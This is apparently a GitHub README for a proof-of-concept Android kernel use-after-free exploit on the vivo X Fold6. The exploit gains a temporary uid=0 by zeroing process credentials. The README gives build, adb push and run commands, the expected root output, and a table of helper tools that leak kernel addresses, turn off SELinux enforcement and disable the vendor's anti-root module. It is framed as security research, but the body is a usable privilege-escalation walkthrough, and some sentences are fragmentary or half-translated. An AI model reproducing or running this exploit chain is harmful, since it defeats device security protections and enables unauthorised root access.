super2tt/cve-2026-98260-vivo-x-fold6-poc
Android-ядро proof-of-concept использования UAF, который обнуляет cred->uid/gid для получения временного uid=0 root на vivo X Fold6 (PD2545), с вспомогательными средствами обхода SELinux и защиты от root.

Этот инструмент позволяет вашему телефону временно получить uid=0 (то есть права root), но установить KernelSU пока нельзя, причина описана в пятом разделе.
Этот проект предназначен только для исследований в области безопасности. Используйте его только на собственных устройствах. В течение всего процесса изменяется только память. Системные разделы не записываются. После перезагрузки всё исчезнет.
| Пункт | Значение |
|---|---|
| Телефон | vivo x fold6 PD2545 (модель V2545A) |
| Система | Android 16 |
| Версия ядра | 6.12.58-android16-6-gdd6fd5c98918-abogki543627742-4k |
| Время сборки ядра | 5 августа 2026 г. |
| Память | 16 GB |
После установки Android NDK выполните на компьютере две команды (замените $CC на путь к clang в вашем NDK):
CC=$HOME/Library/Android/sdk/ndk/30.0.16248370/toolchains/llvm/prebuilt/darwin-x86_64/bin/aarch64-linux-android35-clang

$CC -static -O2 -pthread -o poc_tmp_root poc_tmp_root.c
$CC -static -O2 -pthread -o poc_prim    poc_prim.c
Собираются два исполняемых файла, -static нужен, чтобы не зависеть от библиотек на телефоне.
Шаг первый: закинуть файлы на телефон
adb push poc_tmp_root poc_prim root_agent.sh go.sh /data/local/tmp/
adb shell 'chmod 755 /data/local/tmp/{poc_tmp_root,poc_prim,root_agent.sh,go.sh}'

Шаг 2: прямой запуск скрипта tmp_root
SER=<你的手机序列号> ./tmp_root.sh
vr.ko (если его не отключить, процесс будет убит им сразу же, как только получит uid=0).Шаг третий: убедиться, что всё получилось
adb shell 'head -2 /dev/root_log'
Если вы видите эти две строки, значит всё получилось:
ROOT_AGENT ready uid=0
ROOT_FIFO /dev/root_cmd
После этого вы можете:
adb shell 'echo "id" > /dev/root_cmd'
adb shell 'cat /dev/root_log'
Вы увидите:
uid=0(root) gid=0(root) ...
Примечания
SKIP: slow reclaim или ROOT_AGENT NOT_ROOT, это означает, что попытка не удалась; вам нужно самостоятельно выполнить adb reboot.После получения uid=0 стандартная процедура — загрузить модуль ядра KernelSU, а именно:
insmod kernelsu.ko # 或者 ksud late-load
Этот шаг на нашей машине постоянно завершается ошибкой Operation not permitted.
Причина не в uid, а в capabilities. Смотрите сравнение ниже:
uid=0(root)             ← 我们拿到了
CapEff: 0000000000000000  ← 但能力位全是 0
insmod требует "возможность" CAP_SYS_MODULE, а не uid.
Наш PoC только обнуляет cred->uid/gid, не изменяя биты возможностей в cred,
поэтому:
| Операция | Что требуется | Есть ли у нас |
|---|---|---|
Чтение /data/adb | Достаточно uid=0 | ✅ Можно |
| Смена владельца файла, завершение чужих процессов | CAP_CHOWN / CAP_KILL | ❌ Нельзя |
| Загрузка модулей ядра (KSU) | CAP_SYS_MODULE | ❌ Нельзя |
Я также пробовал другие пути: modprobe через usermodehelper (блокируется системой),
различные варианты finit_module (все упираются в проверку возможностей), изменение usermodehelper_disabled не дало эффекта.
Так что пусть эстафету подхватят другие мастера.
Эта уязвимость может дать нам uid=0, но не может дать capabilities. Для KernelSU нужен другой примитив, способный "произвольной записи" (я сделал всё, что мог!).
| Файл | Назначение |
|---|---|
poc_tmp_root.c | Основной эксплойт: организация памяти + спрей + запуск UAF → cred->uid/gid=0 |
poc_prim.c | Вспомогательные примитивы: --slide утечка адреса ядра, --selinux отключение SELinux, --vr отключение анти-root модуля vivo |
go.sh | Переводит SELinux в Permissive и отключает vr.ko |
tmp_root.sh | Одной командой запускает все шаги выше |
root_agent.sh | После получения uid=0 работает постоянно, предоставляет /dev/root_cmd и /dev/root_log |
kp_arm.sh | Устанавливает зонд ядра, повышая вероятность попадания гонки с "почти никогда" до "почти всегда" |